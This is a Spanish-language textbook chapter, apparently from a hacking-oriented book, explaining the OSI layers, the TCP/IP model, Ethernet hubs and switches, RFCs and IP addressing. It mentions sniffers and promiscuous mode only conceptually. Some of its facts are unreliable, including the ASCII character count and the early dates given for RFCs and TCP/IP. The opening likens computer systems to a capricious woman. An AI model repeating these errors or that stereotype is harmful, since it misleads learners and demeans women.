Los sistemas informáticos pueden ser comparados con una mujer: Hermosa y delicada, pero muy caprichosa, voluble y a veces, exageradamente complicada de entender, porque existen cosas más allá de lo que se ve a primera vista. Abarcar todos los problemas que surgen de una vez puede resultar infructuoso, caro y desastroso. Al presentarse un problema, se debe indagar en un nivel inferior para buscar la raíz de lo que lo provoca, entonces se busca la solución más sencilla posible, para retomar después el problema original, ahora convertido en algo más simple. Es de esta manera que nacen lo que se ha llegado a conocer como las Cajas Negras, capas o módulos. Se llama caja negra a todo lo que, sin importar como funciona, proporciona la respuesta adecuada.

Por ejemplo, imaginemos una cadena de montaje. Los niveles implementan a un grupo de operadores de una cadena de producción, y cada nivel, supone que los niveles anteriores han solucionado unos problemas de los que ellos se desentienden. Esto les permite sólo preocuparse de los problemas que puedan aparecer en su mismo nivel y devolver el control, un poco más elaborado, a los niveles superiores que de nuevo se preocupan por resolver sus propios problemas e ir mejorando así el producto que se esté elaborando.

En cuestiones de informática, trabajar a “alto nivel” significa tener todas las comodidades. Se han solucionado un montón de problemas y solo nos dedicaremos a lo que realmente nos importa. Por ejemplo, al escribir en un procesador de texto (como Word o el Open Office), sólo tenemos que “usarlo”, pulsando las teclas y guardando el documento, abriendo archivos o enviando éstos al dispositivo de impresión. Pulsamos un icono en la barra de herramientas con el ratón y el texto se pone en negrillas.

Todo lo anterior se hace sin saber que, al bajar un nivel, existen procesos internos que trasladan lo que sale en pantalla hacia el disco duro o enviando los datos a la cola de impresión. Si nos aventuramos a descender un nivel más, veremos como se mueve el brazo del disco duro para encontrar un hueco donde colocar los datos escritos.

A cada nivel inferior le toca más trabajo y aun más responsabilidad. Sin dejar de usar el ejemplo de un procesador de texto, si bajáramos más niveles, nos preocuparíamos por recoger la señal del teclazo, buscar un hueco en la memoria para representarla en la pantalla, imprimirla, etc.

Los hackers siempre deben bajar niveles para poder solucionar problemas, indagar y trastocar el nivel superior, así logran aprovecharse de los programas o pueden conocer como funcionan las redes. De este modo pueden controlar la máquina: bajando niveles... siempre bajando niveles. Pero hay que recordar que mientras más se baje por los niveles, hay más trabajo esperando ya que los pasos implicados son más pequeños. Por esta razón, a este procedimiento de trabajo se le conoce como Descender al Hades.

Por otra parte, los programas de usuario, las aplicaciones, realizan todo ese trabajo, liberándonos del trabajo tedioso. Windows es un sistema operativo muy tendente a mimar a los usuarios. Les arrebata el control del sistema. Es por eso que un usuario experto prefiera otro tipo de sistema que le permita ejecutar cualquier tipo de acción de modo conciente y bajo su propia responsabilidad. Ésta es la razón por la que muchas personas que se han encontrado inconformes con su sistema operativo actual -léase Windows- cambien a Linux en cualquiera de sus distros o versiones.

En materia de redes, el modelo OSI definió 7 capas o niveles orientativos en los que deberían basarse y ajustarse todos los diseñadores informáticos de redes a nivel globalizado. El modelo se conoce con el nombre de Modelo de Referencia OSI (Open Systems Interconnection -*Interconexión de Sistemas Abiertos*) puesto que se ocupa de la conexión de sistemas abiertos, es decir, sistemas que estan *abiertos* a la comunicación con otros sistemas.

En el modelo OSI existen tres conceptos que son fundamentales: Los servicios, las interfaces y los protocolos. Cada capa presta algunos servicios a la capa que se encuentra encima de ella. La definición de servicio dicta lo que la capa hace, no como funciona. La interfaz de una capa les dice a los procesos de arriba cómo acceder a ella. Finalmente, los protocolos son asunto de la capa. Ésta puede usar los protocolos que quiera, siempre que consiga que se realice el trabajo, o sea, que provea los servicios que ofrece.

El modelo OSI se desarrolló antes de que se inventaran los protocolos, por lo que no se orientó hacia un conjunto específico de protocolos, lo cual lo convirtió en algo muy general.

Podemos comparar la comunicación en las redes con la comunicación verbal humana ya que los términos son muy abstractos. Debemos recordar que toda comunicación hablada entre dos o más personas requiere que utilicemos reglas básicas que deben ser respetadas, como la etiqueta, para que todos los involucrados se puedan entender y los mensajes puedan llegar de manera adecuada a la persona correcta. En las redes, entre las computadoras también se establece un tipo de “comunicación” especial. Al igual que con los profesionales, como los cirujanos, arquitectos que hablan su propia jerga, también las maquinas conectadas a Internet se comunican en su propio idioma.

Los principios que se aplicaron para llegar a las siete capas son los siguientes:

1.- Cada capa debe realizar una función bien definida.
2.- La función e cada capa se debe escoger pensando en la definición de protocolos estandarizados.
3.- Los límites de las capas deben elegirse a modo de minimizar el flujo de información a traves de las interfaces.
4.- La cantidad de capas debe ser suficiente para no tener que agrupar funciones distintas en la misma capa y lo bastante pequeña para que la arquitectura no se vuelva inmanejable.

Detalles de las Capas
Es de gran utilidad aprenderse todas las capas, qué hace cada una de ellas y sus características relevantes, porque de ese modo no se hará complicado comprender los siguientes temas.

Comenzaremos por el nivel más inferior.

Capa Física (Physical)

Es la capa (también llamada nivel) que tiene que ver con la transmisión de bits por un canal de comunicación.

Objetivo: Las consideraciones de diseño tienen que ver con la acción de asegurarse de que cuando de un lado se envíe un **bit 1**, se reciba real y exactamente del otro lado como **bit 1** y no como **bit 0**.
Solventa: los voltios necesarios para representar un bit, los microsegundos que debe durar el envío, etc.

Aquí las consideraciones de diseño tienen mucho que ver con las interfaces mecánica, eléctrica y de procedimientos, y con el medio de transmisión físico que está bajo la capa física.

Se puede comparar con el medio que usamos para hablar con otra persona. Puede ser el aire, un teléfono o cualquier otro sistema. Lo importante es que cada sonido que se emita al hablar sea finalmente escuchado por nuestro interlocutor.

Capa de Enlace de Datos (Data Link)

La tarea principal de esta capa es tomar un medio de transmisión en bruto y convertirlo en una línea que aparezca libre de errores de transmisión no detectados a la capa de red. Esta tarea la cumple al hacer que el emisor divida los datos de entrada en *marcos de datos* (***frames*** -normalmente unos cientos o miles de bytes), que transmita los datos en forma secuencial y procese los marcos de acuse de recibo que devuelve el receptor. La capa de enlace de datos depende del tipo de conexión que se tenga, DSL, Cable, etc.

Objetivo: crea y reconoce tramas (o ráfagas) de bits que la capa física produce.
Solventa: La capa de enlace evita por ciertos mecanismos que un transmisor muy rápido sature a un receptor muy lento. Regula el tráfico de datos para que el transmisor sepa cuánto espacio de almacenamiento temporal (búfer) tiene el receptor en ese momento. Establece un patrón que indique, por ejemplo, que un bit no es un dato en sí, sino una indicación de fin de trama.

Esto se puede comparar con las palabras que uno usa, la velocidad con que las emitimos para que puedan ser entendidas según el medio y el interlocutor.

Capa de Red (Network)

Objetivo: Controlar las operaciones de posibles subredes que se encuentren entre las redes. Un ejemplo de protocolo de esta capa es X.25
Solventa: La capa de red se encarga de encaminar los paquetes desde el punto de origen al destino, tomando decisiones sobre rutas y enviando paquetes a nodos que no están directamente conectados. Un nodo es un dispositivo conectado a la red, capaz de comunicarse con otros dispositivos de la misma. Llegar al destino puede requerir de muchos saltos por routers intermedios y es una función que realmente contrasta con la de la capa de enlace de datos. El paquete es una unidad de transmisión que consiste en información binaria (de 0s y 1s) que representan los datos.

Para lograr su objetivo, la capa de red debe conocer la topología de la subred de comunicaciones, es decir, el grupo de routers, y escoger las trayectorias adecuadas a través de ella. Cuando el origen y destino se encuentran en redes diferentes, es responsabilidad de la capa de red la gestión de estas diferencias y la resolución de problemas que causan

En una comunicación entre tres personas, se puede comparar con el hecho de dirigir lo que se quiere decir al interlocutor adecuado o incluso enviar mensajes a través de unas personas a otra gente que no se conoce.

Esta capa es la llamada **IP**. Identifica las distintas maquinas para que estas puedan diferenciarse unas de otras y mantener así las comunicaciones separadas.

Capa de Transporte (Transport)

Objetivo: aísla las diferencias de hardware entre la capa de red y la de sesión.
Solventa: las diferencias de implementación entre los distintos dispositivos físicos (tarjetas, por ejemplo.

Ésta es la capa **TCP** y es el núcleo de la jerarquía completa de protocolos. Su función básica es aceptar los datos de la capa de sesión, dividirlos en unidades más pequeñas si fuera necesario, pasarlos a la capa de red y asegurar que todos los pedazos lleguen correctamente al otro extremo. La meta fundamental de esta capa es proporcionar un transporte de datos confiable y económico desde la máquina de origen a la máquina de destino, independientemente de la red o redes físicas en uso. Sin la capa de transporte, el concepto total de los protocolos en capas carecería de sentido.

Para lograr su objetivo, la capa de transporte hace uso de los servicios proporcionados por la capa de red. El hardware o el software de la capa de transporte que se encarga del trabajo se conoce como *entidad de transporte* y se puede encontrar en el núcleo (kernel) del sistema operativo, en un proceso de usuario independiente o en un paquete de librería que forma parte de las aplicaciones de la red o en la tarjeta de interfaz de la red (NIC, Network Interface Card o tarjeta Ethernet).

En condiciones normales, la capa de transporte crea una conexión de red distinta para cada conexión de transporte que requiera la capa de sesión. Sin embargo, si la conexión de transporte requiere un volúmen de transmisión demasiado alto, la capa de transporte podría crear múltiples conexiones de red, dividiendo los datos entre las conexiones para aumentar el volúmen.

Podría compararse con el lenguaje, entendido por las dos personas independientemente de su nacionalidad, sexo o diferencias físicas. Algunos libros llaman a esta capa de *transportación*.

Capa de Sesión (Session)

Objetivo: que los usuarios de diferentes máquinas puedan establecer sesiones entre ellos. A través de una sesión se puede llevar a cabo un transporte de datos ordinario.
Solventa: controlar los “diálogos”. También que el tráfico vaya en ambas direcciones o sólo en una, durante un instante dado según se requiera.

Una sesión permite el transporte ordinario de datos, como lo hace la capa de transporte, pero también proporciona servicios mejorados que son útiles en algunas aplicaciones. Se podría usar una sesión para que un usuario se conecte a una máquina remota o para transferir un archivo entre dos máquinas.

Uno de los servicios de esta capa es manejar el control del diálogo. Las sesiones pueden permitir que el tráfico vaya en ambas direcciones al mismo tiempo, o solo en una dirección a la vez. Si el tráfico puede ir en un solo sentido (como con las vías del ferrocarril), la capa de sesión puede llevar el control de los turnos.

Un servicio de sesión relacionado es el *manejo de fichas* (tokens). Para algunos protocolos es esencial que ambos lados no intenten la misma operación al mismo tiempo. A fin de controlar estas actividades, la capa de sesión proporciona fichas que se pueden intercambiar. Solamente el lado que posea la ficha podrá efectuar la operación crítica. Otro servicio es el de *sincronización*. Consideremos los problemas que pueden surgir cuando tratamos de efectuar una transferencia de archivos de dos horas de duración entre dos máquinas que tienen un tiempo medio entre rupturas de 1 hora. Cada transferencia, después de abortar, tendría que empezar de nuevo desde cero y probablemente fallaría de nuevo la siguiente vez. Para eliminar este problema, la capa de sesión ofrece una forma de insertar puntos de verificación en la corriente de datos, de modo que tras cada interrupción solo se repitan los datos transferidos después del último punto de verificación (check point).

Siguiendo la analogía de la comunicación humana, establecería el “orden” en el que se comunican los interlocutores para poder hablar entre sí sin solaparse, estableciendo conversaciones.

Capa de Presentación (Presentation)

Objetivo: los aspectos "semánticos" y "sintácticos" de la información que se transmite.
Solventa: entre otros, la presentación de la información en formato ASCII[14], que es un esquema de codificación que permite asignar valores numéricos hasta 256 caracteres, incluyendo letras, números, signos de puntuación, caracteres de control y otros símbolos.

La capa de presentación realiza ciertas funciones que se piden con suficiente frecuencia para justificar la búsqueda de una solución general, en lugar de dejar al usuario solo para que resuelva los problemas. A diferencia de las demás capas que solo se interesan en mover bits de aquí para allá, la capa de presentación se ocupa de la sintaxis y la semántica de la información que se transmite.

Un ejemplo de servicio es la codificación de datos en una forma estándar acordada. La mayoría de los programas de usuario no intercambian cadenas de bits al azar; intercambian cosas como fechas, nombres de personas, cantidades de dinero, etc. Estos elementos se presentan como cadenas de caracteres, enteros, cantidades de punto flotante y estructuras de datos compuestas de varios elementos más simples.

Las diferentes computadoras tienen códigos diferentes para representar cadenas de caracteres (por ejemplo ASCII y UNICODE), enteros y demás. Con el fin de hacer posible la comunicación entre computadoras con representaciones diferentes, las estructuras de datos por intercambiar se pueden definir en forma abstracta junto con un código estándar. La capa de presentación maneja estas estructuras de datos abstractas y las convierte de la representación que se usa dentro de la computadora a la representación estándar de la red y viceversa.

Se podría comparar con el hecho de hablar correctamente, construir frases que puedan ser entendidas, que éstas sean lógicas para que puedan ser interpretadas por los interlocutores.

Capa de Aplicación (Application)

Objetivo: proporcionar una interfaz sencilla al usuario. Contiene la variedad de protocolos existentes.
Solventa: los hace compatibles entre ellos.

Las capas por debajo de la de aplicación están ahí para proporcionar un transporte confiable, pero no hacen un verdadero trabajo para los usuarios. Existen cientos de terminales en el mundo que son incompatibles, por lo que esta capa supondría el más alto nivel, el uso y entendimiento de, por ejemplo, frases hechas que tienen sentido sólo en ese momento y entre interlocutores. Como cuando una persona tiene que "bajarse" de nivel cultural para comunicarse con un chilango de Tepito: "¿Qu'iubo mi valedor, que'pazotes con los elotes?"

Imaginemos la situación de un editor de pantalla completa que debe trabajar en una red con muchos tipos diferentes de terminales, cada uno con formatos diferentes de pantalla, secuencias de escape para insertar y eliminar texto, mover el cursor, etc. La capa de aplicación solventa este tipo de problemas.

Otra función de la capa de aplicación es la transferencia de archivos. Los diferentes sistemas de archivos tienen diferentes convenciones para nombrar los archivos, formas distintas de representar líneas de texto, etc. La transferencia de archivos entre dos sistemas diferentes requiere la resolución de éstas y otras incompatibilidades. Este trabajo también pertenece a la capa de aplicación, lo mismo que el correo electrónico, la carga remota de trabajos, la búsqueda en directorios y otros recursos de uso general y particular.

14American Standard Code for Information Interchange" (Estándar Americano de Codificación para el Intercambio de Información) Conjunto de normas de codificación de caracteres mediante caracteres numéricos, de amplia utilización en informática y telecomunicaciones.

En la capa de aplicación se requieren de protocolos de apoyo que permitan el funcionamiento de las aplicaciones reales. Tres de ellos son:

Seguridad en la red. Que en realidad no es solo un protocolo, sino una gran colección de conceptos y protocolos que pueden usarse para asegurar la confidencialidad donde sea necesaria.

DNS. Que maneja los nombres de Internet.

Administración de la red. Que sería el último protocolo de apoyo de la capa de aplicación.

Modelo de referencia TCP/IP
Todo lo anteriormente platicado es tan solo en teoría y algo en que apoyar nuestro estudio. El *modelo de referencia TCP/IP* es un protocolo basado en este modelo de división, que no usa algunas de las capas que la OSI "recomienda". Por ejemplo, en el modelo TCP/IP no están presentes las capas de presentación ni de sesión. De alguna manera, el protocolo determina con su diseño los objetivos, que ya están conseguidos con las de aplicación y de transporte. Las capas de enlace y física en este modelo prácticamente son iguales.

Las capas de el modelo TCP/IP son

La Capa de Interred. Es el eje que mantiene unida toda la estructura. La misión de esta capa es permitir que los nodos inyecten paquetes en cualquier parte de la red y los hagan viajar de manera independiente a su destino (que podría estar en una red diferente). Los paquetes pueden llegar en orden diferente a aquel en que se enviaron, en cuyo caso, corresponde a las capas superiores reacomodarlos.

La capa de interred define un formato de paquete y protocolo oficial llamado IP (Internet Protocol). El trabajo de la capa de interred es entregar paquetes IP a donde se supone que deben llegar. Aquí la consideración más importante es el ruteo de los paquetes y también evitar la congestión. Son por estas consideraciones que el modelo TCP/IP es muy parecida en funcionalidad a la capa de red OSI.

Capa de Transporte. Esta capa se diseñó para permitir que las entidades pares en los nodos de origen y destino lleven a cabo un diálogo (igual que en la capa de transporte de la OSI). Aquí se definieron dos protocolos de extremo a extremo. El primero es el TCP (Transmission Control Protocol, Protocolo de Control de Transmisión), un protocolo confiable orientado a la conexión que permite que una corriente de bytes originada en una máquina se entregue sin dificultades a cualquier otra máquina de la interred. El segundo protocolo de esta capa es el UDP (User Datagram Protocol, Protocolo de Datagrama de Usuario) que es un protocolo no orientado a la conexión. Ambos protocolos los revisaremos en sus respectivos capítulos.

Capa de Aplicación. El modelo TCP/IP no posee capas de sesión ni de presentación ya que se pensó que no serían necesarias ya que se utilizan muy poco en la mayor parte de las aplicaciones. La capa de aplicación contiene todos los protocolos de alto nivel. Entre los protocolos más antiguos están el de terminal virtual (TELNET), el de transferencia de archivos (FTP) y el de correo electrónico (SMTP). A través del tiempo se le han añadido muchos otros protocolos como el servicio de nombres de dominio (DNS); HTTP, el protocolo para recuperar páginas en la World Wide Web y muchos otros.

Esta forma de aislar los problemas en capas hace posible que, por ejemplo, en una red casera, no sea necesario realizar ningún cambio a nivel software si se sustituye el tipo de cableado. Intercambiar un cable coaxial por un RJ-45 (parecido al del teléfono) no requiere mas que enchufar uno u otro. Esto es porque el cable soluciona la capa física: a los otros niveles nada les importa si es coaxial o RJ-45 mientras el problema se resuelva y que los bits sean transmitidos y lleguen en paz y bien a su destino.

Protocolo de Ethernet

En los 70s nació el tipo de red local más usado: el Ethernet. El protocolo de Ethernet es la manera más usual de conectar computadoras cercanas y trabaja enviando la información en *paquetes* a las máquinas de la red. Se caracteriza por el uso de una sola línea de comunicación (aunque no tiene por que ser un solo cable) por el que circula toda la información. La principal ventaja de Ethernet es que para agregar un nuevo dispositivo a la red, no hace falta realizar ni un solo cambio. Se añade, se configura según las especificaciones y éste comienza a funcionar sin más, pudiéndose comunicar con cualquier otro dispositivo ya enlazado en la red.


En teoría, una LAN Ethernet consta de un cable coaxial llamado *éter*, al que se conectan varias computadoras que comparten un único medio de transmisión.

En una red Ethernet, los paquetes de información (en caso de no encontrarse en segmentos distintos) llegan a todos los dispositivos, no nada más al que está destinado. Sin embargo, lo que en realidad sucede es que de toda la información que les llega, comprueban si son o no, el verdadero destinatario. Si lo son, recogen la información y la procesan. Si no lo son, dejan pasar la información. Al final, los distintos protocolos se encargarán de hacerla llegar a su destino legítimo.

Existe también una dirección especial de nombre **Broadcast** (difusión, en inglés) que todo el mundo considera igualmente como suya. Si se envía información donde en el campo destinatario aparezca la dirección broadcast (es un estándar, igual en todas las redes), todos los sistemas interpretarán que la información es para ellos.

Tipos de Ethernet
Es importante hacer la distinción entre los dos tipos básicos de ambientes de Ethernet. El primer ambiente es el llamado **Ethernet compartida** donde los cables de Ethernet de la LAN convergen en un hub o hubs. La manera en que el tráfico es dirigido en este tipo de red puede compararse a la forma en que el correo se entrega en los campos militares. Una persona se para frente a todos los reclutas y comienza a leer los nombres que aparecen en las cartas. Los soldados escuchan atentamente esperando escuchar su nombre. Cuando un nombre es leído, todos lo escuchan, pero solo aquella persona que tiene ese nombre puede recoger la carta. En este caso, la persona que reparte las cartas es el hub, mientras que las personas que esperan la correspondencia son las estaciones de trabajo en la LAN.

Al utilizar una Ethernet compartida, los hubs permiten un dominio de difusión sencillo, lo que significa que si la computadora A desea enviar información a la computadora B, la información viaja por la red llegando a cada computadora de la red. Todas las computadoras ignorarán los datos a excepción de B que es a quien van dirigidos.




Ethernet por Switches (conmutada)
En contraste, si reemplazamos los hubs por switches (conmutadores), cada conexión Ethernet se convierte en una conexión de host aislado entre la computadora y el switch. El switch le sigue la huella a cada computadora por medio de su dirección MAC y al final entrega la información destinada a esa computadora específica a través del puerto que está conectado a esa computadora. Esto es análogo al cartero que va directamente a la casa con el número que viene escrito en la carta. En este ejemplo, el cartero representa al switch mientras que las casas son las computadoras o estaciones de trabajo.

El switch mantiene una tabla de información que mapea el puerto sobre el switch a la dirección MAC de la computadora que está conectada en cada puerto del switch

Con las herramientas adecuadas, y que repasaremos más adelante, se puede obtener toda la información de la red, sin importar a quien va dirigida en último lugar.

Cuando se quiere poner un sniffer, es más fácil hacerlo en una Ethernet compartida que en una de tipo conmutada. Esto se debe a que los switches aislan el tráfico de esta manera. Ya no es tan fácil simplemente poner la tarjeta de red en modo promiscuo (que es el modo en que las tarjetas de red pueden aceptar todo el tráfico inclusive el que no va dirigido a ellas) debido a que el switch solo moverá el tráfico a la computadora con la tarjeta de red individual de ella.

En las redes segmentadas, el capturar tráfico que no está destinado a nuestra propia computadora requiere software especial que veremos en el capítulo que trata sobre sniffers. Véase la figura de abajo, donde podemos apreciar cómo el switch entrega el tráfico de y hacia las computadoras dentro del segmento



Figuras hechas por Lora Danielle

Protocolos De Red (Introducción)

Es una forma de comunicación definida. Cuando saludamos a alguien existe un protocolo social a seguir y es mas o menos de la siguiente manera. Tú saludas, la otra persona saluda como respuesta. Tú hablas mientras la otra persona espera a que termines para contestar. Tú te despides y tu interlocutor se despide también. Fin de la conversación.

Aunque no se note, ambos han seguido un conjunto de reglas: ambos hablan castellano, uno dice “hola” el otro contesta “hola, ¿cómo estás?; uno dice “adiós”, el otro contesta “nos vemos mañana”. No es que todo esto tenga que ver con los modales, si no que existen normas a seguir ante ciertos comportamientos, aunque lógicamente, los seres humanos solemos ser más flexibles según la situación que enfrentemos.

RFCs
Los protocolos informáticos son definidos por documentos llamados RFC (*Request For Comments* -Solicitud de Comentarios). Ésta una forma común de publicar nuevas ideas para protocolos o procedimientos para su evaluación por parte de la comunidad de Internet. Los RFCs comenzaron en 1967 y aunque no son obligatorios, las aplicaciones tratan de adherirse a sus lineamientos lo más posible una vez que han sido aprobados por la comunidad.

Crear un protocolo es una labor no carente de dificultad. Existen tantos aspectos a tratar, que cuando una entidad decide crear uno (como HTTP o FTP), necesita a su vez de los comentarios de cientos de expertos en todo el mundo. De este modo, alguien define las líneas generales y las hace públicas en Internet, el resto de los expertos va probando el protocolo, mejorándolo, aportando ideas, hasta que después de meses (a veces años), se considera que el protocolo está maduro, listo para funcionar y que se puede convertir en un estándar en la industria informática. En muy pocas ocasiones se requerirá modificar las especificaciones, se creará una nueva versión con las mejoras, pero nunca se cambiarán las que ya tienen denominación de estándar.

Todo el que quiera realizar un programa o dispositivo basado en estos protocolos, tendrá que acudir a los documentos que definen éstos para que sea compatible con el resto y pueda realmente funcionar. De otra manera quedará aislado (excepto, como ya dije, Microsoft.) Todos los RFC pueden ser encontrados en www.rfc-editor.org y son de naturaleza muy técnica. Mayor información acerca de los RFC se puede encontrar en su página oficial.

No todos los RFC's (en realidad muy pocos de ellos) describen estándares de Internet pero todos los estándares de Internet están escritos en forma de RFCs.

He mencionado anteriormente que las maquinas deben hablar su propio idioma. Este idioma universal es el TCP, y los lenguajes que utiliza cada máquina apoyándose en TCP/IP son los que permiten las diversas tareas, como transferir archivos (FTP), enviar correo (SMTP[15]) y mostrar páginas web (http), etc. Para facilitar la comunicación entre las maquinas es necesario separar por capas las comunicaciones.

15**SMTP** Simple Mail Transfer Protocol (Protocolo Simple de Transferencia de Correo) Protocolo definido en STD 10, RFC 821, que se usa para transferir correo electrónico entre computadoras. Es un protocolo de servidor a servidor, de tal manera que para acceder a los mensajes es preciso utilizar otros protocolos.

Introducción al TCP/IP

TCP/IP es un juego de protocolos diseñados para permitir a las computadoras que puedan compartir recursos sobre una red. Fue desarrollado por una comunidad de investigadores cuando se levantaba la abuela de todas las redes, la ARPANET. Lo que se buscaba era la manera de conectar múltiples redes usando protocolos que reemplazaran a los anteriores lo que dio nacimiento al modelo de referencia TCP/IP. TCP/IP se diseñó de manera específica para gestionar la comunicación en las interredes y desde mediados de los 60s hasta hoy, los fabricantes y vendedores de productos para redes tienen soporte TCP/IP.

A la serie de protocolos que describiremos a continuación, se le conoce también como ***Suite de Protocolos de Internet***. TCP e IP son los dos protocolos en esta suite y se describirán por separado. Dado que TCP e IP son los protocolos más conocidos, se ha vuelto de uso común usar el término TCP/IP para referirnos a toda la familia.

Internet
Cuando la cantidad de redes, máquinas y usuarios conectados a ARPANET creció, TCP/IP y su serie de protocolos se convirtió en el único protocolo oficial y es lo que mantiene unida a la Internet. Internet es una gran colección de redes y cualquier máquina que está en Internet opera con la pila de protocolos TCP/IP, tiene una dirección IP y es capaz de enviar paquetes de IP a todas las demás máquinas de Internet.

Tradicionalmente, Internet ha tenido cuatro aplicaciones esenciales basadas en los servicios que ofrece la implementación del modelo TCP/IP:

Uso de Correo Electrónico. (Email) La capacidad de redactar, enviar y recibir correo electrónico ha estado disponible desde los tiempos de ARPANET y sigue aún vigente. Virtualmente no hay persona que tenga Internet y no posea una dirección de correo electrónico.

Grupos de Noticias. (O newsgroups) son foros especializados en los que los usuarios con un interés común pueden intercambiar mensajes.

Sesión Remota. Mediante el uso de Telnet u otros programas, los usuarios en cualquier lugar de la Internet pueden ingresar en cualquier máquina en la que tengan una cuenta autorizada. Se inicia una sesión especificando la computadora con las que deseamos conectarnos. Se usa el protocolo Telnet para lograr esto.

Transferencia de Archivos. Con el programa FTP, es posible copiar archivos de una máquina en Internet a otra, es decir, se pueden recibir o enviar archivos. De esta forma está disponible una cantidad impresionante de archivos para quien los necesite.

Descripción General de Los Protocolos TCP/IP
TCP/IP es una serie de protocolos en capas. Para comprender lo que esto significa será útil un ejemplo. Una situación típica es el envío de correo electrónico. Primero, existe un protocolo que rige el correo y que define una serie de comandos que una máquina envía a otra (por ejemplo, comandos que especifican quién es el remitente, a quién va dirigido el mensaje y, finalmente, el texto del mensaje). Sin embargo, este protocolo asume que existe una forma de comunicación confiable entre las dos máquinas. El correo, al igual que con los demás protocolos de aplicación, simplemente define un juego de comandos y los mensajes que serán enviados. Está diseñado para usarse con TCP/IP.

TCP es responsable de asegurar que los comandos lleguen al otro extremo de la línea. Da un seguimiento a lo que se envía y retransmite aquello que no haya llegado a su destino. Si un mensaje es demasiado largo para un datagrama, como el texto del correo, TCP lo partirá en datagramas más pequeños y verificará que los pedazos lleguen correctamente.

En virtud de que estas funciones son necesarias para muchas aplicaciones, se colocan en un protocolo separado con la finalidad de no tener que ponerlas como parte de las especificaciones para envío de correos electrónicos. Uno puede considerar a TCP como parte de una librería de rutinas que las aplicaciones pueden usar cuando requieran comunicaciones de red confiables

De la misma manera que con TCP, podemos pensar en el protocolo IP como una librería de rutinas que es invocada por TCP. Aunque los servicios que son suministrados por TCP son necesarios para muchas aplicaciones, existen algunos tipos de aplicaciones que no los necesitan. Sin embargo, hay servicios que todas las aplicaciones requieren para funcionar correctamente. Estos servicios son colocados en IP.

Las aplicaciones TCP/IP emplean varias capas: un protocolo de aplicación tal como el correo; un protocolo como TCP que provee servicios para muchas aplicaciones IP, que a su vez suministra el servicio básico de llevar los datagramas a su destino; los protocolos necesarios para gestionar un medio físico específico tal como Ethernet o una línea punto a punto.

Los Datagramas
La información es transferida en una secuencia de datagramas. Un datagrama es una colección de datos que es enviado a través de la red como un mensaje sencillo. Cada datagrama es enviado individualmente y existen provisiones para abrir conexiones (por ejemplo, para comenzar una conversación entre máquina y máquina). Sin embargo, en algún punto las conexiones se parten en datagramas que serán tratados por la red de manera separada.

Ejemplificando, si se desea transferir un archivo de 15000 octetos tenemos que muchas redes no pueden manejar un datagrama de este tamaño por lo que los protocolos lo dividen en 30 datagramas de 500 octetos. Cada uno de estos datagramas serán enviados al otro extremo de la conexión. Al llegar a su destino serán reensamblados hasta llegar a su tamaño original. Hay que notar que cuando los datagramas están en camino, la red ni se entera que existe una conexión entre ellos y es muy probable que el datagrama 57 llegue antes que el datagrama 5. También existe la posibilidad de que ocurra algún error inesperado y el datagrama 81 no llegue a su meta. En tal caso, ese datagrama en especial deberá ser enviado nuevamente.

La comunicación en Internet funciona como sigue. La capa de transporte toma corrientes de datos y las divide en datagramas. En teoría, los datagramas pueden ser de hasta 64 Kbytes cada uno, pero en la práctica, por lo general, son de unos 1500 bytes (1.5 Kb). Cada datagrama se transmite a través de Internet, casi siempre fragmentandose en unidades más pequeñas en camino a su destino. Cuando todas las piezas llegan finalmente a la máquina a que fueron destinadas, son reensambladas por la capa de red, dejando el datagrama original. Este datagrama es entregado entonces a la capa de transporte que lo introduce en la corriente de entrada del proceso receptor.

Debemos notar que las palabras *datagrama* y *paquete* parecen ser términos intercambiables, pero tecnicamente hay diferencias pequeñas. Datagrama es la palabra correcta cuando se describe TCP/IP. Un datagrama es una unidad de datos, y los datos son los elementos con los que deben tratar los protocolos. Por otro lado, un paquete es una cosa física, que aparece en Ethernet o en algún cable. En la mayoría de los casos un paquete simplemente contiene un datagrama, por lo que hay muy poca diferencia, pero existe.

IP (Protocolo de Internet)

IP (Internet protocol) es el protocolo más básico de Internet y redes locales. Es el pegamento que mantiene unida la Internet y pertenece a la capa de red. Una red basada en TCP se puede definir realmente como un medio por el que pueden viajar paquetes del tipo IP. Del resto de funciones ya se encargarán las otras capas más altas.

Dirección IP (IP Address)
Una de las características más importantes es la manera de distinguir a las computadoras. Cada una tiene una dirección IP, y es esta dirección la que la define dentro de la gran red de Internet o entre dos o más computadoras conectadas mediante Ethernet.

El formato de las direcciones IP es A.B.C.D., con cada “letra” en un rango entre 0 y 255. Esto es de esta manera porque se usan 8 bits 2^8=256 posibilidades por cada “letra”. En realidad la dirección IP son 32 bits, impulsos que viajan por la red e identifican a los dispositivos.

